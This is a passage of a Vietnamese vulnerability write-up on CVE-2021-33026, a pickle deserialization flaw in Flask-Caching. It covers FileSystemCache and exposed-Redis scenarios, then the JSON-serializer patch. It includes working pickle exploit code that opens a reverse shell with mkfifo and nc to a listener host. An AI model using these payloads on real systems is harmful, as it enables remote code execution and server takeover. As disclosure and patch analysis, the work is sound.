    "CACHE_DIR": "./cache"
}

app.config.from_mapping(config)
cache = Cache(app)
cache.init_app(app)

@app.route("/", methods=["GET"])
@cache.cached()
def index():
    randnum = randint(1, 1000)
    return f'<h1>The number is: {randnum}</1>'

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=int("8001"), debug=True)
```

Khi client truy cập vào website thì web sẽ generate ra một số bất kỳ. Và từ đó, dữ liệu bên trong thư mục `cache` sẽ được khởi tạo để lưu response kèm theo giá trị bất kỳ đó.

Để khai thác thì attacker đơn giản chỉ cần đánh tráo dữ liệu đó bằng một reverse shell payload:

```
import pickle
import os

class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
              '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())

    # poison cache file
    f = open('./cache/ff8338158e5ff8843a2cb2d748fd89ec', 'wb')
    f.write(pickled)
    f.close
```

Khi client truy cập vào website một lần nữa, payload sẽ được thông qua hàm `pickle.load()` và trigger. Vậy là reverse shell được khởi tạo.

Video demo: <https://youtu.be/MGjob4PM9g4>

Demo 2 - RedisCache

Chẳng hạn ứng dụng web sử dụng Flask-Caching kết nối với một Redis server để lưu trữ cache dưới dạng giá trị key value được định sẵn:

```
from flask import Flask
from flask_caching import Cache

from random import randint

app = Flask(__name__)

# RedisCache
config = {
    "DEBUG": True,          # some Flask specific configs
    "CACHE_TYPE": "RedisCache", # Flask-Caching related configs
    "CACHE_DEFAULT_TIMEOUT": 300,
    "CACHE_REDIS_HOST": "127.0.0.1",
    "CACHE_REDIS_PORT": 6379
}

app.config.from_mapping(config)
cache = Cache(app)
cache.init_app(app)

@app.route("/", methods=["GET"])
@cache.cached()
def index():
    randnum = randint(1, 1000)
```

```

return f'<h1>The number is: {randnum}</h1>'

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=int("8001"), debug=True)

```

Khi đó, trường hợp xấu mà việc khai thác mã lỗi có thể xảy ra là khi redis server được attacker chiếm quyền kiểm soát, có thể là thông qua một lỗ hổng nào đó hoặc đơn giản server không được cấu hình an toàn dẫn đến bên ngoài có thể truy cập vào được.

Giả sử trường hợp này, redis-server hoàn toàn không có phòng vệ từ authen hay protected mode gì cả, và được public hẳn ra ngoài internet để quản trị viên có thể dễ dàng truy cập.

Khi đó, attacker có khả năng chạy nmap scanner và phát hiện được Redis server hiện diện trên IP thông qua port default, từ đó truy cập được vào bên trong thông qua `redis-cli`

Tại đây, attacker có thể kiểm soát giá trị flask-caching của ứng dụng, từ đó chèn payload vào giá trị value sử dụng exploit giống như demo thứ nhất:

```

import pickle
import os

class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
              '/bin/sh -i 2>&1 | nc 192.168.1.15 1234 > /tmp/f')
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())

    # print bytestream payload
    print(pickled)

```

Attacker một lần nữa truy cập vào website thì payload này sẽ được đưa vào hàm `pickle.load()` và kích hoạt. Từ đó, khởi tạo được reverse shell.

Video demo: <https://youtu.be/CM18vMz3b60>

V. Bản vá cho mã lỗi

Về các ứng dụng web nên tránh deserialize dữ liệu đầu vào của người dùng, trừ khi nào mà thực sự cần thiết. Vì những rủi ro mà nó mang lại là rất lớn. Ngoài ra, có rất nhiều phương án có thể thay thế.

Tuy nhiên, đối với các loại ứng dụng phức tạp hơn, mà bắt buộc phải sử dụng tới serialize để hoạt động, thì phải đảm bảo các biện pháp validate chặt chẽ để đảm bảo dữ liệu không bị can thiệp và giả mạo. Ví dụ như có thể triển khai chữ ký điện tử để đảm bảo tính toàn vẹn dữ liệu. Nhưng phải đảm bảo các kiểm tra phải được xảy ra trước khi bắt đầu quá trình serialize.

Riêng về mã lỗi này, việc lưu trữ cache có thể được triển khai theo phương án khác là sử dụng JSON serializer thay cho pickle để lưu trữ và truy xuất dữ liệu cache dưới dạng JSON format, tránh được việc khai thác của attacker:

```

34 flask_caching/serialization.py
... @@ -0,0 +1,34 @@
1 + import json as _json
2 + try:
3 +     import cPickle as pickle
4 + except ImportError: # pragma: no cover
5 +     import pickle # type: ignore
6 +
7 +
8 + class BytesSerializer:
9 +     """Serializer wrapper with auto str2bytes casting"""
10 +     def __init__(self, serializer):
11 +         self._serializer = serializer
12 +
13 +     def dumps(self, obj, *args, **kwargs):
14 +         result = self._serializer.dumps(obj, *args, **kwargs)
15 +         if isinstance(result, str):
16 +             return result.encode()

```

Toàn bộ các hàm pickle tại các chức năng sẽ đều được thay thế bằng các hàm sử dụng JSON serializer:

```

84 61         return
65 -         return pickle.loads(rv)
62 +         return self._serializer.loads(rv)
66 63
67 64     def delete(self, key):
68 65         return self._uwsgi.cache_del(key, self.cache)
69 66
70 67     def set(self, key, value, timeout=None):
71 68         return self._uwsgi.cache_update(
72 69             key,
73 -             pickle.dumps(value),
74 70 +             self._serializer.dumps(value),
75 71             self._normalize_timeout(timeout),
76 72             self.cache,
77 73         )
78 74
79 75     def add(self, key, value, timeout=None):
80 76         return self._uwsgi.cache_set(
81 77             key,
82 78 -             pickle.dumps(value),
83 79 +             self._serializer.dumps(value),
84 80             self._normalize_timeout(timeout),

```

Hiện tại thì bản vá này chưa được đưa vào bản phát hành, nhưng dự kiến sẽ được đưa vào sử dụng tại phiên bản tiếp theo của Flask-Caching extension.

VI. CVE References

- <https://nvd.nist.gov/vuln/detail/CVE-2021-33026>
- <https://github.com/pallets-eco/flask-caching/pull/209>
- <https://cwe.mitre.org/data/definitions/94.html>
- <https://cwe.mitre.org/data/definitions/502.html>
- <https://davidhamann.de/2020/04/05/exploiting-python-pickle/> (Pickle exploit example)